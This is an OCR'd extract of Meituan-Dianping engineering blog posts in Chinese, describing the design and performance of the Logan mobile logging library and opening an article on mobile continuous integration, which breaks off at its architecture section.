- 周辉，项目发起人，美团点评资深移动架构师。
- 姜腾，项目核心开发者。
- 立成，项目核心开发者。
- 白帆，项目核心开发者。

# 招聘信息

点评平台移动研发中心，Base上海，为美团点评集团大多数移动端提供底层基础设施服务，包含网络通信、移动监控、推送触达、动态化引擎、移动研发工具等。同时团队还承载流量分发、UGC、内容生态、整合中心等业务研发，长年虚位以待有志于专注移动端研发的各路英雄。欢迎投递简历：hui.zhou#dianping.com。

# 美团点评移动端基础日志库——Logan

作者: 白帆 立成

## 背景

对于移动应用来说，日志库是必不可少的基础设施，美团点评集团旗下移动应用每天产生的众多种类的日志数据已经达到几十亿量级。为了解决日志模块普遍存在的效率、安全性、丢失日志等问题，Logan基础日志库应运而生。

## 现存问题

目前，业内移动端日志库大多都存在以下几个问题：

- 卡顿，影响性能
- 日志丢失
- 安全性
- 日志分散

首先，日志模块作为底层的基础库，对上层的性能影响必须尽量小，但是日志的写操作是非常高频的，频繁在Java堆里操作数据容易导致GC的发生，从而引起应用卡顿，而频繁的I/O操作也很容易导致CPU占用过高，甚至出现CPU峰值，从而影响应用性能。

其次，日志丢失的场景也很常见，例如当用户的App发生了崩溃，崩溃日志还来不及写入文件，程序就退出了，但本次崩溃产生的日志就会丢失。对于开发者来说，这种情况是非常致命的，因为这类日志丢失，意味着无法复现用户的崩溃场景，很多问题依然得不到解决。

第三点，日志的安全性也是至关重要的，绝对不能随意被破解成明文，也要防止网络被劫持导致的日志泄漏。

最后一点，对于移动应用来说，日志肯定不止一种，一般会包含端到端日志[1]、代码日志、崩溃日志、埋点日志这几种，甚至会更多。不同种类的日志都具有各自的特点，会导致日志比较分散，查一个问题需要在各个不同的日志平台查不同的日志，例如端到端日志还存在日志采样，这无疑增加了开发者定位问题的成本。

面对美团点评几十亿量级的移动端日志处理场景，这些问题会被无限放大，最终可能导致日志模块不稳定、不可用。然而，Logan应运而生，漂亮地解决了上述问题。

## 简介

Logan，名称是Log和An的组合，代表个体日志服务的意思，同时也是金刚狼大叔的大名。通俗点说，Logan是美团点评移动端底层的基础日志库，可以在本地存储各种类型的日志，在需要时可以对数据进行回捞和分析。

Logan具备两个核心能力：本地存储和日志捞取。作为基础日志库，Logan已经接入了集团众多日志系统，例如端到端日志、用户行为日志、代码级日志、崩溃日志等。作为移动应用的幕后英雄，Logan每天都会处理几十亿量级的移动端日志。

# 设计

作为一款基础日志库，在设计之初就必须考虑如何解决日志系统现存的一些问题。

## 卡顿，影响性能

I/O是比较耗性能的操作，写日志需要大量的I/O操作，为了提升性能，首先要减少I/O操作，最有效的措施就是加缓存。先把日志缓存到内存中，达到一定大小的时候再写入文件。为了减少写入本地的日志大小，需要对数据进行压缩，为了增强日志的安全性，需要对日志进行加密。然而这样做的弊端是：

- 对Android来说，对日志加密压缩等操作全部在Java堆里面。由于日志写入是一个高频的动作，频繁地堆内存操作，容易引发Java的GC，导致应用卡顿；
- 集中压缩会导致CPU短时间飙高，出现峰值；
- 由于日志是内存缓存，在杀进程、Crash的时候，容易丢失内存数据，从而导致日志丢失。

Logan的解决方案是通过Native方式来实现日志底层的核心逻辑，也就是C编写底层库。这样做不光能解决Java GC问题，还做到了一份代码运行在Android和iOS两个平台上。同时在C层实现流式的压缩和加密数据，可以减少CPU峰值，使程序运行更加顺滑。而且先压缩再加密的方式压缩率比较高，整体效率较高，所以这个顺序不能变。

## 日志丢失

加缓存之后，异常退出丢失日志的问题就必须解决，Logan为此引入了MMAP机制。MMAP是一种内存映射文件的方法，即将一个文件或者其它对象映射到进程的地址空间，实现文件磁盘地址和进程虚拟地址空间中一段虚拟地址的一一对应关系。MMAP机制的优势是：

- MMAP使用逻辑内存对磁盘文件进行映射，操作内存就相当于操作文件；
- 经过测试发现，操作MMAP的速度和操作内存的速度一样快，可以用MMAP来做数据缓存；
- MMAP将日志回写时机交给操作系统控制。如内存不足，进程退出的时候操作系统会自动回写文件；
- MMAP对文件的读写操作不需要页缓存，只需要从磁盘到用户主存的一次数据拷贝过程，减少了数据的拷贝次数，提高了文件读写效率。

引入MMAP机制之后，日志丢失问题得到了有效解决，同时也提升了性能。不过这种方式也不能百分百解决日志丢失的问题，MMAP存在初始化失败的情况，这时候Logan会初始化堆内存来做日志缓存。根据我们统计的数据来看，MMAP初始化失败的情况仅占0.002%，已经是一个小概率事件了。

## 安全性

日志文件的安全性必须得到保障，不能随意被破解，更不能明文存储。Logan采用了流式加密的方式，使用对称密钥加密日志数据，存储到本地。同时在日志上传时，使用非对称密钥对对称密钥Key做加密上传，防止密钥Key被破解，从而在网络层保证日志安全。


## 日志分散

针对日志分散的情况，为了保证日志全面，需要做本地聚合存储。Logan采用了自研的日志协议，对于不同种类的日志都会按照Logan日志协议进行格式化处理，存储到本地。当需要上报的时候进行集中上报，通过Logan日志协议进行反解，还原出不同日志的原本面貌。同时Logan后台提供了聚合展示的能力，全面展示日志内容，根据协议综合各种日志进行分析，使用时间轴等方式展示不同种日志的重要信息，使得开发者只需要通过Logan平台就可以查询到某一段时间App到底产生了哪些日志，可以快速复现问题场景，定位问题并处理。

关于Logan平台是如何展示日志的，下文会再进行说明。

## 架构

首先，看一下Logan的整体架构图：





Logan的整体架构图

Logan自研的日志协议解决了日志本地聚合存储的问题，采用先压缩再加密的顺序，使用流式的加密和压缩，避免了CPU峰值，同时减少了CPU使用。跨平台C库提供了日志协议数据的格式化处理，针对大日志的分片处理，引入了MMAP机制解决了日志丢失问题，使用AES进行日志加密确保日志安全性，并且提供了主动上报接口。Logan核心逻辑都在C层完成，提供了跨平台支持的能力，在解决痛点问题的同时，也大大提升了性能。

## 日志分片

Logan作为日志底层库，需要考虑上层传入日志过大的情况。针对这样的场景，Logan会做日志分片处理。以20k大小做分片，每个切片按照Logan的协议进行存储，上报到Logan后台的时候再做反解合并，恢复日志本来的面貌。

那么Logan是如何进行日志写入的呢？下图为Logan写日志的流程：





Logan写日志的流程

# 性能


为了检测Logan的性能优化效果，我们专门写了测试程序进行对比，读取16000行的日志文本，间隔3ms，依次调用写日志函数。

首先对比Java实现和C实现的内存状况：


**Java：**




**C：**




可以看出Java实现写日志，GC频繁，而C实现并不会出现这种情况，因为它不会占用Java的堆内存。那么再对比一下Java实现和C实现的CPU使用情况：




C实现没有频繁的GC，同时采用流式的压缩和加密避免了集中压缩加密可能产生的CPU峰值，所以CPU平均使用率会降低，如上图所示。

# 特色功能

## 日志回捞

开发者可能都会遇到类似的场景：某个用户手机上装了App，出现了崩溃或者其它问题，日志还没上报或者上报过程中被网络劫持发生日志丢失，导致有些问题一直查不清原因，或者没法及时定位到问题，影响处理进程。依托集团PushSDK强大的推送能力，Logan可以确保用户的本地日志在发出捞取指令后及时上传。通过网络类型和日志大小上限选择，可以为用户最大可能的节省移动流量。


回馈机制可以确保捞取日志任务的进度得到实时展现。


日志回捞平台有着严格的审核机制，确保开发者不会侵犯用户隐私，只关注问题场景。


## 主动上报

Logan日志回捞，依赖于Push透传。客户端被唤醒接收Push消息，受到一些条件影响：


- Android想要后台唤醒App，需要确保Push进程在后台存活；

- iOS想要后台唤醒APP，需要确保用户开启后台刷新开关；
- 网络环境太差，Android上Push长连建立不成功。

如果无法唤醒App，只有在用户再次进入App时，Push通道建立后才能收到推送消息，以上是导致Logan日志回捞会有延迟或收不到的根本原因，从分析可以看出，Logan系统回捞的最大瓶颈在于Push系统。那么能否抛开Push系统得到Logan日志呢？先来看一下使用日志回捞方式的典型场景：




其中最大的障碍在于Push触达用户。那么主动上报的设计思路是怎样的呢？





通过在App中主动调用上报接口，用户直接上报日志的方式，称之为Logan的主动上报。主动上报的优势非常明显，跳过了Push系统，让用户在需要的时候主动上报Logan日志，开发者再也不用为不能及时捞到日志而烦恼，在用户投诉之前就已经拿到日志，便于更高效地分析解决问题。


# 线上效果

Logan基础日志库自2017年9月上线以来，运行非常稳定，大大提高了集团移动开发工程师分析日志、定位线上问题的效率。

Logan平台时间轴日志展示：




Logan日志聚合详情展示：




作为基础日志库，Logan目前已经接入了集团众多日志系统：

- CAT端到端日志
- 埋点日志
- 用户行为日志
- 代码级日志
- 网络内部日志
- Push日志
- Crash崩溃日志

现在，Logan已经接入美团、大众点评、美团外卖、猫眼等众多App，日志种类也更加丰富。

# 展望未来

## H5 SDK

目前，Logan只有移动端版本，支持Android/iOS系统，暂不支持H5的日志上报。对于纯JS开发的页面来说，同样有日志分散、问题场景复现困难等痛点，也迫切需要类似的日志底层库。我们计划统一H5和Native的日志底层库，包括日志协议、聚合等，Logan的H5 SDK也在筹备中。

## 日志分析

Logan平台的日志展示方式，我们还在探索中。未来计划对日志做初步的机器分析与处理，能针对某些关键路径给出一些分析结果，让开发者更专注于业务问题的定位与分析，同时希望分析出用户的行为是否存在风险、恶意请求等。

## 思考题

本文给大家讲述了美团点评移动端底层基础日志库Logan的设计、架构与特色，Logan在解决了许多问题的同时，也会带来新的问题。日志文件不能无限大，目前Logan日志文件最大限制为10M，遇到大于10M的情况，应该如何处理最佳？是丢掉前面的日志，还是丢掉追加的日志，还是做分片处理呢？这是一个值得深思的问题。

## 作者简介


- 白帆，美团点评基础框架研发组Android技术专家。2015年加入原大众点评。先后负责客户端长连网络SDK、Logan日志SDK等项目。目前主导Logan日志SDK的开发和推广。
- 立成，美团点评基础框架研发组Android高级开发工程师。2016年加入美团点评，在Android开发、跨平台开发、移动端测试等领域有一定的实践经验，热爱新技术并愿意付诸实践，致力于产出高质量代码。


## 招聘信息

点评平台移动研发中心，base上海，提供美团点评集团大多数移动端底层基础设施，包含网络通信、移动监控、推送触达、动态化引擎、移动研发工具等。同时团队还承载流量分发，UGC，内容生态，整合中心等业务研发，长年虚位以待有志于专注移动端研发的各路英雄。欢迎投递简历：hui.zhou#dianping.com。

## 解释说明

1. 端到端（end-to-end），端到端是网络连接。网络要通信，必须建立连接，不管有多远，中间有多少机器，都必须在两头（源和目的）间建立连接，一旦连接建立起来，就说已经是端到端连接了。下文图中的CAT Log即端到端日志。 [return]

# MCI：移动持续集成在大众点评的实践

作者：智聪 邢轶

## 一、背景


美团是全球最大的互联网+生活服务平台，为3.2亿活跃用户和500多万的优质商户提供一个连接线上与线下的电子商务服务。秉承“帮大家吃得更好，生活更好”的使命，我们的业务覆盖了超过200个品类和2800个城区县网络，在餐饮、外卖、酒店旅游、丽人、家庭、休闲娱乐等领域具有领先的市场地位。

随着各业务的蓬勃发展，大众点评移动研发团队从当初各自为战的“小作坊”已经发展成为可以协同作战的、拥有千人规模的“正规军”。我们的移动项目架构为了适应业务发展也发生了天翻地覆的变化，这对移动持续集成提出更高的要求，而整个移动研发团队也迎来了新的机遇和挑战。

## 二、问题与挑战

当前移动客户端的组件库超过600个，多个移动项目的代码量达到百万行级别，每天有几百次的发版集成需求。保证近千名移动研发人员顺利进行开发和集成，这是我们部门的重要使命。但是，前进的道路从来都不是平坦的，在通向目标的大道上，我们还面临着很多问题与挑战，主要包括以下几个方面：


### 项目依赖复杂




上图仅仅展示了我们移动项目中一小部分组件间的依赖关系，可以想象一下，这600多个组件之间的依赖关系，就如同一个城市复杂的道路交通网让人眼花缭乱。这种组件间错综复杂的依赖关系也必然会导致两个严重的问题，第一，如果某个业务需要修改代码，极有可能会影响到其它业务，牵一发而动全身，进而会让很多研发同学工作时战战兢兢，做项目更加畏首畏尾；第二，管理这些组件间繁琐的依赖关系也是一


件令人头疼的事情，现在平均每个组件的依赖数有70多个，最多的甚至达到了270多个，如果依靠人工来维护这些依赖关系，难如登天。

## 研发流程琐碎





移动研发要完成一个完整功能需求，除了代码开发以外，需要经历组件发版、组件集成、打包、测试。如果测试发现Bug需要进行修复，然后再次经历组件发版、组件集成、打包、测试，直到测试通过交付产品。研发同学在整个过程中需要手动提交MR、手动升级组件、手动触发打包以及人工实时监控流程的状态，如此研发会被频繁打断来跟踪处理过程的衔接，势必严重影响开发专注度，降低研发生产力。

## 构建速度慢




iOS构建时间




Android构建时间

目前大众点评的iOS项目构建时间，从两年前的20分钟已经增长到现在的60分钟以上，Android项目也从5分钟增长到11分钟，移动项目构建时间的增长，已经严重影响了移动端开发集成的效率。而且随着业务的快速扩张，项目代码还在持续不断的增长。为了适应业务的高速发展，寻求行之有效的方法来加快移动项目的构建速度，已经变得刻不容缓。

## App质量保证


评价App的性能质量指标有很多，例如：CPU使用率、内存占用、流量消耗、响应时间、线上Crash率、包体等等。其中线上Crash直接影响着用户体验，当用户使用App时如果发生闪退，他们很有可能会给出“一星”差评；而包体大小是影响新用户下载App的重要因素，包体过大用户很有可能会对你的App失去兴趣。因此，降低App线上Crash率以及控制App包体大小是每个移动研发都要追求的重要目标。

项目依赖复杂、研发流程琐碎、构建速度慢、App质量保证是每个移动项目在团队、业务发展壮大过程中都会遇到的问题，本文将根据大众点评移动端多年来积累的实践经验，一步步阐述我们是如何在实战中解决这些问题的。

# 三、MCI架构

